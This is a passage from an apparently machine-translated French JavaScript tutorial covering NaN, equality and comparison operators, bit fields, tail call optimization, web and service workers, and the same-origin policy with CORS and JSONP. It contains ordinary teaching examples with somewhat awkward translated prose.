- Évitez de *définir* quelque chose comme `undefined` . Si vous souhaitez supprimer une *barre* de propriété d'un *objet* `foo` , `delete foo.bar;` au lieu.
- L'identifiant de test d'existence `foo` contre `undefined` **pourrait** `typeof foo` **une erreur de référence** , mais utiliser `typeof foo` contre `"undefined"` .

Propriété NaN de l'objet global

`NaN` (" **N** ot **a** **N** umber") est une valeur spéciale définie par la *norme IEEE pour l'arithmétique en virgule flottante* , qui est utilisée lorsqu'une valeur non numérique est fournie, mais qu'un nombre est attendu (`1 * "two"`), ou lorsqu'un calcul n'a pas de résultat de `number` valide (`Math.sqrt(-1)`).

Toute égalité ou comparaison relationnelle avec `NaN` renvoie `false` , même en la comparant à elle-même. Parce que, `NaN` est supposé dénoter le résultat d’un calcul absurde, et en tant que tel, il n’est pas égal au résultat d’autres calculs absurdes.

```
(1 * "two") === NaN  //false

NaN === 0;          // false
NaN === NaN;        // false
Number.NaN === NaN; // false

NaN < 0;            // false
NaN > 0;            // false
NaN > 0;            // false
NaN >= NaN;         // false
NaN >= 'two';       // false
```

Les comparaisons non égales renvoient toujours `true` :

```
NaN !== 0;          // true
NaN !== NaN;        // true
```

Vérifier si une valeur est NaN

6

Vous pouvez tester une valeur ou une expression pour `NaN` en utilisant la fonction Number.isNaN () :

```
Number.isNaN(NaN);          // true
Number.isNaN(0 / 0);        // true
Number.isNaN('str' - 12);   // true

Number.isNaN(24);           // false
Number.isNaN('24');         // false
Number.isNaN(1 / 0);        // false
Number.isNaN(Infinity);     // false

Number.isNaN('str');        // false
Number.isNaN(undefined);    // false
Number.isNaN({});           // false
```

6

Vous pouvez vérifier si une valeur est `NaN` en la comparant à elle-même:

```
value !== value;    // true for NaN, false for any other value
```

Vous pouvez utiliser le polyfill suivant pour `Number.isNaN()` :

```
Number.isNaN = Number.isNaN || function(value) {
    return value !== value;
}
```

En revanche, la fonction globale `isNaN()` renvoie `true` non seulement pour `NaN` , mais aussi pour toute valeur ou expression qui ne peut pas être forcée dans un nombre:

```
isNaN(NaN);         // true
isNaN(0 / 0);       // true
isNaN('str' - 12);  // true

isNaN(24);          // false
isNaN('24');        // false
isNaN(Infinity);    // false

isNaN('str');       // true
isNaN(undefined);   // true
isNaN({});          // true
```

ECMAScript définit un algorithme de «similitude» appelé `SameValue` qui, depuis ECMAScript 6, peut être `Object.is` avec `Object.is` . Contrairement à la comparaison `==` et `===` , l'utilisation d' `Object.is()` traitera `NaN` comme identique à lui-même (et `-0` comme pas identique à `+0`):

```
Object.is(NaN, NaN)        // true
Object.is(+0, 0)           // false

NaN === NaN                // false
+0 === 0                   // true
```

6

Vous pouvez utiliser le polyfill suivant pour `Object.is()` (à partir de MDN):

```
if (!Object.is) {
  Object.is = function(x, y) {
    // SameValue algorithm
    if (x === y) { // Steps 1-5, 7-10
      // Steps 6.b-6.e: +0 != -0
      return x !== 0 || 1 / x === 1 / y;
    } else {
      // Step 6.a: NaN == NaN
      return x !== x && y !== y;
    }
  };
}
```

Points à noter

NaN lui-même est un nombre, ce qui signifie qu'il n'est pas égal à la chaîne "NaN", et le plus important (mais peut-être de manière non intuitive):

```
typeof(NaN) === "number"; //true
```

Court-circuit dans les opérateurs booléens

L'opérateur-opérateur (`&&`) et l'opérateur-opérateur (`||`) utilisent un court-circuit pour empêcher tout travail inutile si le résultat de l'opération ne change pas avec le travail supplémentaire.

Dans `x && y` , `y` ne sera pas évalué si `x` évalué comme `false` , car l'expression entière est garantie être `false` .

En `x || y` , `y` ne sera pas évalué si `x` évalué à `true` , car il est garanti que toute l'expression est `true` .

Exemple avec des fonctions

Prenez les deux fonctions suivantes:

```
function T() { // True
  console.log("T");
  return true;
}

function F() { // False
```

```
  console.log("F");
  return false;
}
```

Exemple 1

```
T() && F(); // false
```

Sortie:

> 'T'
> 'F'

Exemple 2

```
F() && T(); // false
```

Sortie:

> 'F'

Exemple 3

```
T() || F(); // true
```

Sortie:

> 'T'

Exemple 4

```
F() || T(); // true
```

Sortie:

> 'F'
> 'T'

Court-circuit pour éviter les erreurs

```
var obj; // object has value of undefined
if(obj.property){ }// TypeError: Cannot read property 'property' of undefined
if(obj.property && obj !== undefined){}// Line A TypeError: Cannot read property 'property' of
undefined
```

Ligne A: si vous inversez la commande, la première instruction conditionnelle empêchera l'erreur sur la seconde en ne l'exécutant pas si elle génère l'erreur

```
if(obj !== undefined && obj.property){}; // no error thrown
```

Mais ne devrait être utilisé que si vous attendez `undefined`

```
if(typeof obj === "object" && obj.property){}; // safe option but slower
```

Court-circuit pour fournir une valeur par défaut

Le `||` L'opérateur peut être utilisé pour sélectionner une valeur "Vérité" ou la valeur par défaut.

Par exemple, cela peut être utilisé pour garantir qu'une valeur nullable est convertie en une valeur non nullable:

```
var nullableObj = null;
var obj = nullableObj || {};  // this selects {}

var nullableObj2 = {x: 5};
var obj2 = nullableObj2 || {} // this selects {x: 5}
```

Ou pour retourner la première valeur véridique

```
var truthyValue = {x: 10};
return truthyValue || {}; // will return {x: 10}
```

La même chose peut être utilisée pour reculer plusieurs fois:

```
envVariable || configValue || defaultConstValue // select the first "truthy" of these
```

Court-circuit pour appeler une fonction optionnelle

L'opérateur `&&` peut être utilisé pour évaluer un rappel, uniquement s'il est transmis:

```
function myMethod(cb) {
    // This can be simplified
    if (cb) {
       cb();
    }

    // To this
    cb && cb();
}
```

Bien sûr, le test ci-dessus ne valide pas que `cb` est en fait une `function` et pas seulement un `Object` / `Array` / `String` / `Number` .

Egalité abstraite / inégalité et conversion de type

Le problème

Les opérateurs d'égalité abstraite et d'inégalité (`==` et `!=`) Convertissent leurs opérandes si les types d'opérandes ne correspondent pas. Ce type de coercition est une source commune de

confusion sur les résultats de ces opérateurs, en particulier, ces opérateurs ne sont pas toujours transitifs comme on pourrait s’y attendre.

```
"" ==  0;     // true A
 0 == "0";    // true A
"" == "0";    // false B
false == 0;   // true
false == "0"; // true

"" !=  0;     // false A
 0 != "0";    // false A
"" != "0";    // true B
false != 0;   // false
false != "0"; // false
```

Les résultats commencent à avoir un sens si vous considérez comment JavaScript convertit les chaînes vides en nombres.

```
Number("");    // 0
Number("0");   // 0
Number(false); // 0
```

La solution

Dans la déclaration `false B` , les deux opérandes sont des chaînes (`""` et `"0"`), il n'y aura donc **pas de conversion de type** et puisque `""` et `"0"` n'ont pas la même valeur, `"" == "0"` est `false` comme prévu.

Une façon d'éliminer les comportements inattendus est de toujours comparer les opérandes du même type. Par exemple, si vous souhaitez que les résultats de la comparaison numérique utilisent une conversion explicite:

```
var test = (a,b) => Number(a) == Number(b);
test("", 0);        // true;
test("0", 0);       // true
test("", "0");      // true;
test("abc", "abc"); // false as operands are not numbers
```

Ou, si vous voulez une comparaison de chaînes:

```
var test = (a,b) => String(a) == String(b);
test("", 0);   // false;
test("0", 0);  // true
test("", "0"); // false;
```

Note : Le `Number("0")` et le `new Number("0")` ne sont pas la même chose! Alors que le premier effectue une conversion de type, le second crée un nouvel objet. Les objets sont comparés par référence et non par valeur, ce qui explique les résultats ci-dessous.

```
Number("0") == Number("0");         // true;
new Number("0") == new Number("0"); // false
```

Enfin, vous avez la possibilité d'utiliser des opérateurs d'égalité et d'inégalité stricts qui n'effectueront aucune conversion de type implicite.

```
"" ===  0;  // false
 0 === "0"; // false
"" === "0"; // false
```

Vous trouverez d'autres références à ce sujet ici:

Quel est l'opérateur égal (== vs ===) à utiliser dans les comparaisons JavaScript? .

Égalité abstraite (==)

Tableau vide

```
/* ToNumber(ToPrimitive([])) == ToNumber(false) */
[] == false; // true
```

Lorsque `[].toString()` est exécuté, il appelle `[].join()` s'il existe, ou `Object.prototype.toString()` sinon. Cette comparaison renvoie `true` car `[].join()` renvoie `''` qui, forcé dans `0` , est égal à false ToNumber .

Attention cependant, tous les objets sont véridiques et `Array` est une instance de `Object` :

```
// Internally this is evaluated as ToBoolean([]) === true ? 'truthy' : 'falsy'
[] ? 'truthy' : 'falsy'; // 'truthy'
```

Opérations de comparaison d'égalité

JavaScript a quatre opérations de comparaison d'égalité différentes.

SameValue

Il renvoie `true` si les deux opérandes appartiennent au même type et ont la même valeur.

Note: la valeur d'un objet est une référence.

Vous pouvez utiliser cet algorithme de comparaison via `Object.is` (ECMAScript 6).

Exemples:

```
Object.is(1, 1);            // true
Object.is(+0, -0);          // false
Object.is(NaN, NaN);        // true
Object.is(true, "true");    // false
Object.is(false, 0);        // false
Object.is(null, undefined); // false
Object.is(1, "1");          // false
Object.is([], []);          // false
```

Cet algorithme a les propriétés d'une relation d'équivalence :

- Réflexivité : `Object.is(x, x)` est `true` , pour toute valeur `x`
- Symétrie : `Object.is(x, y)` est `true` si et seulement si `Object.is(y, x)` est `true` pour toutes les valeurs `x` et `y` .
- Transitivité : si `Object.is(x, y)` et `Object.is(y, z)` sont `true` , `Object.is(x, z)` est également `true` pour toutes les valeurs `x` , `y` et `z` .

SameValueZero

Il se comporte comme SameValue, mais considère que `+0` et `-0` sont égaux.

Vous pouvez utiliser cet algorithme de comparaison via `Array.prototype.includes` (ECMAScript 7).

Exemples:

```
[1].includes(1);            // true
[+0].includes(-0);          // true
[NaN].includes(NaN);        // true
[true].includes("true");    // false
[false].includes(0);        // false
[1].includes("1");          // false
[null].includes(undefined); // false
[[]].includes([]);          // false
```

Cet algorithme a toujours les propriétés d'une relation d'équivalence :

- Réflexivité : `[x].includes(x)` est `true` , pour toute valeur `x`
- Symétrie : `[x].includes(y)` est `true` si et seulement si `[y].includes(x)` est `true` pour toutes les valeurs `x` et `y` .
- Transitivité : Si `[x].includes(y)` et `[y].includes(z)` sont `true` , alors `[x].includes(z)` est également `true` pour toutes les valeurs `x` , `y` et `z` .

Comparaison stricte de l'égalité

Il se comporte comme SameValue, mais

- Considère que `+0` et `-0` sont égaux.
- Considère `NaN` différent de toute valeur, y compris lui-même

Vous pouvez utiliser cet algorithme de comparaison via l'opérateur `===` (ECMAScript 3).

Il y a aussi l'opérateur `!==` (ECMAScript 3), qui annule le résultat de `===` .

Exemples:

```
1 === 1;            // true
+0 === -0;          // true
NaN === NaN;        // false
true === "true";    // false
```

```
false === 0;         // false
1 === "1";           // false
null === undefined; // false
[] === [];           // false
```

Cet algorithme a les propriétés suivantes:

- Symétrie : `x === y` est `true` si, et seulement si, y === x `is` vrai `, for any values` x `and` y`.
- Transitivité : Si `x === y` et `y === z` sont `true` , alors `x === z` est également `true` pour toutes les valeurs `x` , `y` et `z` .

Mais n'est pas une relation d'équivalence car

- `NaN` n'est pas réflexif : `NaN !== NaN`

Comparaison d'égalité abstraite

Si les deux opérandes appartiennent au même type, il se comporte comme la comparaison stricte d'égalité.

Sinon, il les contraint comme suit:

- `undefined` et `null` sont considérés comme égaux
- Lorsque vous comparez un nombre avec une chaîne, la chaîne est forcée à un nombre
- En comparant un booléen avec autre chose, le booléen est forcé à un nombre
- Lors de la comparaison d'un objet avec un nombre, une chaîne ou un symbole, l'objet est contraint à une primitive

S'il y avait coercition, les valeurs coercitives sont comparées récursivement. Sinon, l'algorithme retourne `false` .

Vous pouvez utiliser cet algorithme de comparaison via l'opérateur `==` (ECMAScript 1).

Il y a aussi l'opérateur `!=` (ECMAScript 1), qui annule le résultat de `==` .

Exemples:

```
1 == 1;             // true
+0 == -0;           // true
NaN == NaN;         // false
true == "true";     // false
false == 0;         // true
1 == "1";           // true
null == undefined; // true
[] == [];           // false
```

Cet algorithme a la propriété suivante:

- Symétrie : `x == y` est `true` si et seulement si `y == x` est `true` pour toutes les valeurs `x` et `y` .

Mais n'est pas une relation d'équivalence car

- `NaN` n'est pas réflexif : `NaN != NaN`
- La transitivité ne tient pas, par exemple `0 == ''` et `0 == '0'` , mais `'' != '0'`

Regroupement de plusieurs instructions logiques

Vous pouvez regrouper plusieurs instructions logiques booléennes entre parenthèses afin de créer une évaluation logique plus complexe, particulièrement utile dans les instructions if.

```
if ((age >= 18 && height >= 5.11) || (status === 'royalty' && hasInvitation)) {
  console.log('You can enter our club');
}
```

Nous pourrions également déplacer la logique groupée vers des variables pour raccourcir et décrire l’instruction:

```
var isLegal = age >= 18;
var tall = height >= 5.11;
var suitable = isLegal && tall;
var isRoyalty = status === 'royalty';
var specialCase = isRoyalty && hasInvitation;
var canEnterOurBar = suitable || specialCase;

if (canEnterOurBar) console.log('You can enter our club');
```

Notez que dans cet exemple particulier (et beaucoup d'autres), le regroupement des instructions avec des parenthèses fonctionne de la même manière que si nous les supprimions, suivez simplement une évaluation de logique linéaire et vous vous retrouverez avec le même résultat. Je préfère utiliser les parenthèses, car cela me permet de comprendre plus clairement ce que je voulais et de prévenir les erreurs de logique.

Conversions de type automatique

Attention, les nombres peuvent être convertis accidentellement en chaînes ou en NaN (pas un nombre).

JavaScript est tapé librement. Une variable peut contenir différents types de données et une variable peut modifier son type de données:

```
var x = "Hello";     // typeof x is a string
x = 5;               // changes typeof x to a number
```

Lors d'opérations mathématiques, JavaScript peut convertir des nombres en chaînes:

```
var x = 5 + 7;       // x.valueOf() is 12,  typeof x is a number
var x = 5 + "7";     // x.valueOf() is 57,  typeof x is a string
var x = "5" + 7;     // x.valueOf() is 57,  typeof x is a string
var x = 5 - 7;       // x.valueOf() is -2,  typeof x is a number
var x = 5 - "7";     // x.valueOf() is -2,  typeof x is a number
var x = "5" - 7;     // x.valueOf() is -2,  typeof x is a number
var x = 5 - "x";     // x.valueOf() is NaN, typeof x is a number
```

Soustraire une chaîne à une chaîne ne génère pas d'erreur mais renvoie NaN (pas un nombre):

```
"Hello" - "Dolly"    // returns NaN
```

Liste des opérateurs de comparaison

Opérateur	Comparaison	Exemple
`==`	Égal	`i == 0`
`===`	Valeur et type égaux	`i === "5"`
`!=`	Inégal	`i != 5`
`!==`	Valeur ou type non égal	`i !== 5`
`>`	Plus grand que	`i > 5`
`<`	Moins que	`i < 5`
`>=`	Meilleur que ou égal	`i >= 5`
`<=`	Inférieur ou égal	`i <= 5`

Champs de bits pour optimiser la comparaison de données multi-états

Un champ de bits est une variable qui contient différents états booléens en tant que bits individuels. Un peu sur représenterait vrai, et off serait faux. Dans le passé, les champs de bits étaient couramment utilisés car ils économisaient de la mémoire et réduisaient la charge de traitement. Bien que le besoin d'utiliser des champs de bits ne soit plus si important, ils offrent certains avantages qui peuvent simplifier de nombreuses tâches de traitement.

Par exemple, saisie utilisateur. Lors de la saisie des touches de direction du clavier vers le haut, le bas, la gauche et la droite, vous pouvez encoder les différentes clés en une seule variable avec chaque direction assignée à un bit.

Exemple de lecture du clavier via bitfield

```
var bitField = 0;  // the value to hold the bits
const KEY_BITS = [4,1,8,2]; // left up right down
const KEY_MASKS = [0b1011,0b1110,0b0111,0b1101]; // left up right down
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        if(e.type === "keydown"){
            bitField |= KEY_BITS[e.keyCode - 37];
        }else{
            bitField &= KEY_MASKS[e.keyCode - 37];
        }
    }
}
```

Exemple de lecture en tableau

```
var directionState = [false,false,false,false];
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        directionState[e.keyCode - 37] = e.type === "keydown";
    }
}
```

Pour activer un bit, utilisez bitwise *ou* `|` et la valeur correspondant au bit. Donc, si vous souhaitez définir le 2ème bit, `bitField |= 0b10` l' `bitField |= 0b10` . Si vous souhaitez désactiver un peu, utilisez bitwise *et* `&` avec une valeur qui a tous le bit requis. Utiliser 4 bits et éteindre le bit bit `bitfield &= 0b1101;`

Vous pouvez dire que l'exemple ci-dessus semble beaucoup plus complexe que d'attribuer les différents états clés à un tableau. Oui, c'est un peu plus complexe à mettre en place mais l'avantage vient quand on interroge l'état.

Si vous voulez tester si toutes les clés sont en place.

```
// as bit field
if(!bitfield) // no keys are on

// as array test each item in array
if(!(directionState[0] && directionState[1] && directionState[2] && directionState[3])){
```

Vous pouvez définir des constantes pour faciliter les choses

```
// postfix U,D,L,R for Up down left right
const KEY_U = 1;
const KEY_D = 2;
const KEY_L = 4;
const KEY_R = 8;
const KEY_UL = KEY_U + KEY_L; // up left
const KEY_UR = KEY_U + KEY_R; // up Right
const KEY_DL = KEY_D + KEY_L; // down left
const KEY_DR = KEY_D + KEY_R; // down right
```

Vous pouvez ensuite tester rapidement plusieurs états de clavier

```
if ((bitfield & KEY_UL) === KEY_UL) { // is UP and LEFT only down
if (bitfield  & KEY_UL) {             // is Up left down
if ((bitfield & KEY_U) === KEY_U) {   // is Up only down
if (bitfield & KEY_U) {               // is Up down (any other key may be down)
if (!(bitfield & KEY_U)) {            // is Up up (any other key may be down)
if (!bitfield ) {                     // no keys are down
if (bitfield ) {                      // any one or more keys are down
```

La saisie au clavier n'est qu'un exemple. Les champs de bits sont utiles lorsque vous devez combiner différents états. Javascript peut utiliser jusqu'à 32 bits pour un champ de bits. Leur utilisation peut offrir des augmentations de performances significatives. Ils valent la peine d'être familiers.

Lire Opérations de comparaison en ligne: https://riptutorial.com/fr/javascript/topic/208/operations-de-comparaison

Chapitre 84: Optimisation d'appel de queue

Syntaxe

- seulement retourne un appel () implicitement tel que dans la fonction flèche ou explicitement, peut être un état de fin d'appel
- function foo () {barre de retour (); } // l'appel à la barre est un appel de queue
- fonction foo () {bar (); } // bar n'est pas un appel de queue. La fonction retourne undefined quand aucun retour n'est donné
- const foo = () => bar (); // bar () est un appel de queue
- const foo = () => (poo (), bar ()); // caca n'est pas un appel de queue, la barre est un appel de queue
- const foo = () => poo () && bar (); // caca n'est pas un appel de queue, la barre est un appel de queue
- const foo = () => bar () + 1; // bar n'est pas un appel de queue car il nécessite un contexte pour retourner + 1

Remarques

TCO est également appelé PTC (Proper Tail Call), tel qu'il est mentionné dans les spécifications ES2015.

Examples

Qu'est-ce que l'optimisation d'appel de queue (TCO)?

Le TCO est uniquement disponible en mode strict

Comme toujours vérifier les implémentations de navigateur et de Javascript pour la prise en charge de toutes les fonctionnalités de langage, et comme avec toute fonctionnalité ou syntaxe de javascript, cela peut changer dans le futur.

Il offre un moyen d'optimiser les appels de fonctions récursifs et profondément imbriqués en éliminant le besoin de pousser l'état des fonctions sur la pile d'images globale et en évitant de passer par chaque fonction d'appel en retournant directement à la fonction d'appel initiale.

```
function a(){
   return b(); // 2
}
function b(){
   return 1;  // 3
}
a(); // 1
```

Sans TCO, l'appel à `a()` crée une nouvelle image pour cette fonction. Lorsque cette fonction appelle `b()` la trame de a `a()` est poussée sur la pile d'images et une nouvelle image est créée

pour la fonction `b()`

Lorsque `b()` retourne à `a()` `a()` est sorti de la pile des images. Il retourne immédiatement au cadre global et n'utilise donc aucun des états sauvegardés sur la pile.

TCO reconnaît que l'appel de `a()` à `b()` est à la fin de la fonction `a()` et qu'il n'est donc pas nécessaire de pousser l'état d' `a()` sur la pile de trames. Lorsque `b(0)` renvoie plutôt que de retourner à `a()` il retourne directement au cadre global. Optimisation supplémentaire en éliminant les étapes intermédiaires.

TCO permet aux fonctions récursives d'avoir une récursivité indéfinie, car la pile de trames ne grossira pas à chaque appel récursif. Sans TCO, la fonction récursive avait une profondeur récursive limitée.

> **Remarque** TCO est une fonctionnalité d'implémentation du moteur JavaScript, il ne peut pas être implémenté via un transpiler si le navigateur ne le prend pas en charge. Il n'y a pas de syntaxe supplémentaire dans la spécification requise pour implémenter le TCO et il est donc à craindre que le TCO puisse casser le Web. Sa sortie dans le monde est prudente et peut nécessiter des indicateurs spécifiques au navigateur / moteur pour le futur perceptible.

Boucles récursives

Tail Call Optimization permet de mettre en œuvre en toute sécurité des boucles récursives sans se soucier du débordement de la pile d'appels ou de la surcharge d'une pile de trames croissante.

```
function indexOf(array, predicate, i = 0) {
    if (0 <= i && i < array.length) {
        if (predicate(array[i])) {  return i; }
        return indexOf(array, predicate, i + 1); // the tail call
    }
}
indexOf([1,2,3,4,5,6,7], x => x === 5); // returns index of 5 which is 4
```

Lire Optimisation d'appel de queue en ligne: https://riptutorial.com/fr/javascript/topic/2355/optimisation-d-appel-de-queue

Chapitre 85: Ouvriers

Syntaxe

- nouveau travailleur (fichier)
- postMessage (données, transferts)
- onmessage = function (message) {/ * ... * /}
- onerror = function (message) {/ * ... * /}
- mettre fin()

Remarques

- Les employés de service ne sont activés que pour les sites Web hébergés via HTTPS.

Examples

Enregistrer un employé de service

```
// Check if service worker is available.
if ('serviceWorker' in navigator) {
  navigator.serviceWorker.register('/sw.js').then(function(registration) {
    console.log('SW registration succeeded with scope:', registration.scope);
  }).catch(function(e) {
    console.log('SW registration failed with error:', e);
  });
}
```

- Vous pouvez appeler `register()` à chaque chargement de page. Si le SW est déjà enregistré, le navigateur vous fournit l'instance en cours d'exécution
- Le fichier SW peut être n'importe quel nom. `sw.js` est commun.
- L'emplacement du fichier SW est important car il définit la portée du logiciel. Par exemple, un fichier SW dans `/js/sw.js` ne peut intercepter que les requêtes de `fetch` pour les fichiers commençant par `/js/` . Pour cette raison, vous voyez généralement le fichier SW dans le répertoire de niveau supérieur du projet.

Web Worker

Un travailleur Web est un moyen simple d'exécuter des scripts dans les threads d'arrière-plan, car le thread de travail peut effectuer des tâches (y compris des tâches d'E / S à l'aide de xmlHttpRequest) sans interférer avec l'interface utilisateur. Une fois créé, un agent peut envoyer des messages pouvant être différents types de données (à l'exception des fonctions) au code JavaScript qui l'a créé en publiant des messages sur un gestionnaire d'événements spécifié par ce code (et inversement).

Les travailleurs peuvent être créés de plusieurs manières.

Le plus courant provient d'une simple URL:

```
var webworker = new Worker("./path/to/webworker.js");
```

Il est également possible de créer un Worker dynamiquement à partir d'une chaîne en utilisant `URL.createObjectURL()` :

```
var workerData = "function someFunction() {}; console.log('More code');";

var blobURL = URL.createObjectURL(new Blob(["(" + workerData + ")"], { type: "text/javascript"
}));

var webworker = new Worker(blobURL);
```

La même méthode peut être combinée avec `Function.toString()` pour créer un travailleur à partir d'une fonction existante:

```
var workerFn = function() {
    console.log("I was run");
};

var blobURL = URL.createObjectURL(new Blob(["(" + workerFn.toString() + ")"], { type:
"text/javascript" }));

var webworker = new Worker(blobURL);
```

Un simple travailleur de service

main.js

> Un travailleur de service est un travailleur piloté par des événements enregistré sur une origine et un chemin. Il se présente sous la forme d'un fichier JavaScript capable de contrôler la page Web / le site auquel il est associé, d'intercepter et de modifier les demandes de navigation et de ressources et de mettre en cache les ressources de manière très précise. (le plus évident étant lorsque le réseau n'est pas disponible.)

Source: MDN

Quelques choses:

1. C'est un JavaScript Worker, donc il ne peut pas accéder directement au DOM
2. C'est un proxy réseau programmable
3. Il sera terminé lorsqu'il ne sera pas utilisé et redémarré dès qu'il sera nécessaire
4. Un agent de maintenance a un cycle de vie complètement distinct de votre page Web.
5. HTTPS est nécessaire

Ce code qui sera exécuté dans le contexte Document (ou) ce JavaScript sera inclus dans votre page via une `<script>` .

```
// we check if the browser supports ServiceWorkers
if ('serviceWorker' in navigator) {
  navigator
    .serviceWorker
    .register(
      // path to the service worker file
      'sw.js'
    )
    // the registration is async and it returns a promise
    .then(function (reg) {
      console.log('Registration Successful');
    });
}
```

sw.js

Ceci est le code du travailleur du service et est exécuté dans la portée globale de ServiceWorker .

```
self.addEventListener('fetch', function (event) {
  // do nothing here, just log all the network requests
  console.log(event.request.url);
});
```

Travailleurs Dédiés et Travailleurs Partagés

Travailleurs Dédiés

Un travailleur Web dédié n'est accessible que par le script qui l'a appelé.

Application principale:

```
var worker = new Worker('worker.js');
worker.addEventListener('message', function(msg) {
    console.log('Result from the worker:', msg.data);
});
worker.postMessage([2,3]);
```

worker.js:

```
self.addEventListener('message', function(msg) {
    console.log('Worker received arguments:', msg.data);
    self.postMessage(msg.data[0] + msg.data[1]);
});
```

Travailleurs partagés

Un travailleur partagé est accessible par plusieurs scripts, même s'ils sont accessibles par différentes fenêtres, iframes ou même par des employés.

Créer un worker partagé est très similaire à la création d'un worker dédié, mais au lieu de la communication directe entre le thread principal et le thread de travail, vous devrez communiquer

via un objet port, c'est-à-dire qu'un port explicite doit être ouvert afin que plusieurs scripts puissent l'utiliser pour communiquer avec le travailleur partagé. (Notez que les employés dédiés le font implicitement)

Application principale

```
var myWorker = new SharedWorker('worker.js');
myWorker.port.start();  // open the port connection

myWorker.port.postMessage([2,3]);
```

travailleur.js

```
self.port.start(); open the port connection to enable two-way communication

self.onconnect = function(e) {
    var port = e.ports[0];  // get the port

    port.onmessage = function(e) {
        console.log('Worker revceived arguemnts:', e.data);
        port.postMessage(e.data[0] + e.data[1]);
    }
}
```

Notez que la configuration de ce gestionnaire de messages dans le thread de travail ouvre également implicitement la connexion du port au thread parent, de sorte que l'appel à `port.start()` n'est pas réellement nécessaire, comme indiqué ci-dessus.

Résilier un travailleur

Une fois que vous avez terminé avec un travailleur, vous devriez le terminer. Cela permet de libérer des ressources pour d'autres applications sur l'ordinateur de l'utilisateur.

Fil principal:

```
// Terminate a worker from your application.
worker.terminate();
```

Remarque : La méthode de `terminate` n'est pas disponible pour les techniciens de maintenance. Il sera terminé lorsqu'il ne sera pas utilisé et redémarré dès que nécessaire.

Fil ouvrier:

```
// Have a worker terminate itself.
self.close();
```

Remplir votre cache

Une fois votre technicien de maintenance enregistré, le navigateur essaiera d'installer et d'activer ultérieurement l'agent de maintenance.

Installer un écouteur d'événement

```
this.addEventListener('install', function(event) {
    console.log('installed');
});
```

Mise en cache

On peut utiliser cet événement d'installation renvoyé pour mettre en cache les ressources nécessaires pour exécuter l'application en mode hors connexion. L'exemple ci-dessous utilise l'API du cache pour faire la même chose.

```
this.addEventListener('install', function(event) {
  event.waitUntil(
    caches.open('v1').then(function(cache) {
      return cache.addAll([
        /* Array of all the assets that needs to be cached */
        '/css/style.css',
        '/js/app.js',
        '/images/snowTroopers.jpg'
      ]);
    })
  );
});
```

Communiquer avec un travailleur Web

Puisque les travailleurs s'exécutent dans un thread séparé de celui qui les a créés, la communication doit avoir lieu via `postMessage` .

Remarque: en raison des différents préfixes d'exportation, certains navigateurs ont `webkitPostMessage` au lieu de `postMessage` . Vous devez remplacer `postMessage` pour vous assurer que les travailleurs "fonctionnent" (sans jeu de mots) dans la plupart des endroits possibles:

```
worker.postMessage = (worker.webkitPostMessage || worker.postMessage);
```

Depuis le thread principal (fenêtre parente):

```
// Create a worker
var webworker = new Worker("./path/to/webworker.js");

// Send information to worker
webworker.postMessage("Sample message");

// Listen for messages from the worker
webworker.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from the worker
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
});
```

Du travailleur, dans `webworker.js` :

```
// Send information to the main thread (parent window)
self.postMessage(["foo", "bar", "baz"]);

// Listen for messages from the main thread
self.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from main
    console.log("Message from parent:", event.data); // "Sample message"
});
```

Vous pouvez également ajouter des écouteurs d'événement en utilisant `onmessage` :

Depuis le thread principal (fenêtre parente):

```
webworker.onmessage = function(event) {
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
}
```

Du travailleur, dans `webworker.js` :

```
self.onmessage = function(event) {
    console.log("Message from parent:", event.data); // "Sample message"
}
```

Lire Ouvriers en ligne: https://riptutorial.com/fr/javascript/topic/618/ouvriers

Chapitre 86: Politique d'origine et communication d'origine croisée

Introduction

La politique de même origine est utilisée par les navigateurs Web pour empêcher les scripts d'accéder au contenu distant si l'adresse distante n'a pas la même **origine que** le script. Cela empêche les scripts malveillants d'exécuter des requêtes sur d'autres sites Web pour obtenir des données sensibles.

L' **origine** de deux adresses est considérée comme identique si les deux URL ont le même *protocole* , le même *nom d'hôte* et le même *port* .

Examples

Façons de contourner la politique de la même origine

En ce qui concerne les moteurs JavaScript côté client (exécutés dans un navigateur), il n'existe pas de solution simple pour demander du contenu provenant de sources autres que le domaine actuel. (Par ailleurs, cette limitation n'existe pas dans les outils de serveur JavaScript tels que Node JS.)

Cependant, il est (dans certaines situations) possible de récupérer des données d'autres sources en utilisant les méthodes suivantes. Veuillez noter que certaines d'entre elles peuvent présenter des solutions de contournement ou des solutions de contournement au lieu de faire appel à des systèmes de production de solutions.

Méthode 1: CORS

Aujourd'hui, la plupart des API publiques permettent aux développeurs d'envoyer des données de manière bidirectionnelle entre le client et le serveur en activant une fonctionnalité appelée CORS (Cross-Origin Resource Sharing). Le navigateur vérifie si un en-tête HTTP (`Access-Control-Allow-Origin`) est défini et que le domaine du site demandeur est répertorié dans la valeur de l'en-tête. Si c'est le cas, le navigateur autorisera l'établissement de connexions AJAX.

Cependant, comme les développeurs ne peuvent pas modifier les en-têtes de réponse des autres serveurs, cette méthode ne peut pas toujours être utilisée.

Méthode 2: JSONP

JSON avec ajout de **P** est généralement considéré comme une solution de contournement. Ce n'est pas la méthode la plus simple, mais le travail est toujours fait. Cette méthode tire parti du fait

que les fichiers de script peuvent être chargés à partir de n'importe quel domaine. Cependant, il est essentiel de mentionner que la demande de code JavaScript provenant de sources externes constitue **toujours** un risque potentiel pour la sécurité, ce qui devrait généralement être évité si une solution plus efficace est disponible.

Les données demandées à l'aide de JSONP sont généralement JSON , ce qui correspond à la syntaxe utilisée pour la définition d'objet en JavaScript, ce qui rend cette méthode de transport très simple. Une façon courante de laisser les sites Web utiliser les données externes obtenues via JSONP consiste à les encapsuler dans une fonction de rappel, définie via un paramètre `GET` dans l'URL. Une fois le fichier de script externe chargé, la fonction sera appelée avec les données comme premier paramètre.

```
<script>
function myfunc(obj){
    console.log(obj.example_field);
}
</script>
<script src="http://example.com/api/endpoint.js?callback=myfunc"></script>
```

Le contenu de `http://example.com/api/endpoint.js?callback=myfunc` peut ressembler à ceci:

```
myfunc({"example_field":true})
```

La fonction doit toujours être définie en premier, sinon elle ne sera pas définie lors du chargement du script externe.

Communication croisée d'origine sécurisée avec les messages

La méthode `window.postMessage()` et son gestionnaire d'événement relatif `window.onmessage` peuvent être utilisés en toute sécurité pour activer la communication entre les origines.

